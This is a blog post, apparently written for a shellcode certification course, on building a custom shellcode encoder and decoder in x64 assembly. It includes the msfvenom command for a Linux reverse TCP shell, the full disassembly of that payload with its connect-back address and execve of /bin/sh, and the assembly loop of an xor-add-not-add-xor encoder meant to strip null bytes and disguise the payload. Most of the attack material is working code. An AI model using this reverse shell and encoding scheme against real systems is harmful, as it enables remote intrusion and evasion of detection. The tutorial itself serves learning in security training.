
Writing a Custom Shellcode Encoder

0x0FFB347 Follow
Mar 18 · 3 min read

In this post, we will learn about shellcode encoders and explore how to write a custom encoder and decoder in plain assembly.






Photo by Kevin Horvat on Unsplash

The Target Payload

Let's get a payload first. We'll use the reverse TCP shell for Linux x64. You can get the payload by issuing:

```
msfvenom -a x64 --platform linux -p linux/x64/shell_reverse_tcp -f
hex
```

I choose this one in particular because it has null-bytes, therefore, we could test if our custom encoding scheme removes the null bytes from it. Here you can see the disassembly of the msfvenom payload:

```
1       0x00  6a29          push 0x29                  ; ')' ; 41
2       0x02  58            pop rax
3       0x03  99            cdq
4       0x04  6a02          push 2                     ; 2
5       0x06  5f            pop rdi
```

```
6       0x07  6a01           push 1                      ; 1
7       0x09  5e             pop rsi
8       0x0a  0f05           syscall
9       0x0c  4897           xchg rax, rdi
10      0x0e  48b90200115c.  movabs rcx, 0x100007f5c110002
11      0x18  51             push rcx
12      0x19  4889e6         mov rsi, rsp
13      0x1c  6a10           push 0x10                   ; 16
14      0x1e  5a             pop rdx
15      0x1f  6a2a           push 0x2a                   ; '*' ; 42
16      0x21  58             pop rax
17      0x22  0f05           syscall
18      0x24  6a03           push 3                      ; 3
19      0x26  5e             pop rsi
20  ┌─> 0x27  48ffce         dec rsi
21  ¦   0x2a  6a21           push 0x21                   ; '!' ; 33
22  ¦   0x2c  58             pop rax
23  ¦   0x2d  0f05           syscall
24  └─< 0x2f  75f6           jne 0x27
25      0x31  6a3b           push 0x3b                   ; ';' ; 59
26      0x33  58             pop rax
27      0x34  99             cdq
28      0x35  48bb2f62696e.  movabs rbx, 0x68732f6e69622f ; '/bin/sh'
29      0x3f  53             push rbx
30      0x40  4889e7         mov rdi, rsp
31      0x43  52             push rdx
32      0x44  57             push rdi
33      0x45  4889e6         mov rsi, rsp
34      0x48  0f05           syscall
```

linux_x64_shell_reverse_tcp.r2out hosted with ❤ by **GitHub** **view raw**

have you spotted the null-byte on line 10?

If you are interested in learning more about this payload the following articles might be of your interest:

Analysis of some Metasploit network payloads (Linux/x64)

3 msfvenom payloads under the microscope

medium.com

Writing a Password Protected Reverse Shell (Linux/x64)

Let's write some shellcode, shall we?

medium.com




Photo by Arian Darvishi on Unsplash

The Encoder

Allow me to introduce the encoder source code.

How does this work? We basically go through the whole target payload from the data section and we transform each byte of it using the 4 bytes key. After the encoding process is done we proceed to write the result to standard output and exit. The point of writing to standard output is to give the user the ability to easily save the encoded payload to another file or process it using any other command tools, like in the following example:

The actual encoding process happens around lines 23–30 where we take each byte of the payload and load it into the **al** register, pass it through a series of conversions (xor, add, not, add then xor again) an finally we replace the original payload byte with the result:

```
mov al, byte [rsi+rcx]
xor al, keys.xor1
add al, keys.add1
not al
add al, keys.add2
xor al, keys.xor2
mov byte [rsi+rcx], al
```

```
inc rcx
cmp rcx, payload.len
jne encode
```


We repeat the process until the whole payload is encoded and then we output the result to standard output.

The rsi register is used as a pointer to the payload and rcx as an index to access every byte. The rsi register is loaded using rip-relative addressing (a neat x64 feature) and the keys used in each part of the encoding process are defined as constants at the beginning of the file.

Photo by Benjamin Lotterer on Unsplash


The Decoder

The decoder stub is pretty similar, we just take the encoded payload and run the process backward, then jump into the decoded payload for maximum pwneage.



The main difference here is that, as we are running shellcode this time, the code should be position independent and it can't have a **.data** section, therefore, the whole encoded payload must be placed into the **.text** section at the beginning to avoid having null-bytes on relative address references.

And here's how you can test this decoder:



The encoder and decoder source code can be found on ExploitDB:

XANAX Encoder: Offensive Security's Exploit Database Archive

Date: 08/04/2019 ; XANAX Encoder ; Author: Alan Vivona ; Description: Uses xor-add-not-add-xor sequence with a 4 byte...

www.exploit-db.com

XANAX Decoder: Offensive Security's Exploit Database Archive

Date: 08/04/2019 ; XANAX Decoder ; Author: Alan Vivona ; Description: Reverts the xor-add-not-add-xor sequence using...

www.exploit-db.com

. . .

Alan (@syscall59) | Twitter

The latest Tweets from Alan (@syscall59). Over-featured script kiddie

twitter.com

. . .

> *This blog post has been created for completing the requirements of the SecurityTube Linux Assembly Expert certification*
> *Student ID: SLAE64–1326*
> *Source code can be found here and here*

Cybersecurity | Infosec | Security | Information Security | Hacking

46 claps

0x0FFB347

Twitter: @syscall59 |
medium.syscall59.com |

Follow

syscall59

Shellcode for the masses

Follow


syscall59@protonmail.com

More from 0x0FFB347

Writing a Password Protected Bind Shell (Linux/x64)

0x0FFB347
Mar 8 · 5 min read

245



Related reads

VulnHub—Kioptrix: Level 5

Mike Bond
Oct 21, 2018 · 13 min r

269

Related reads

Bounty Write-up (HTB)

George O
Oct 27, 2018 · 6 min re

653

Responses

Write a response...